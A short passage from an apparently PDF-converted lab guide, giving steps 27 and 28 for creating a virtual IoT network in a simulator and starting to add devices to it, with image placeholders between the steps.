


27. To proceed with the network creation, click on **Yes**.




Note: If **Configuration Saved** pop-up appears. Click on **OK** to continue. This step completes the creation of the virtual IoT network.


28. To add IoT devices to the created network, click on the **Add blank Device** button.



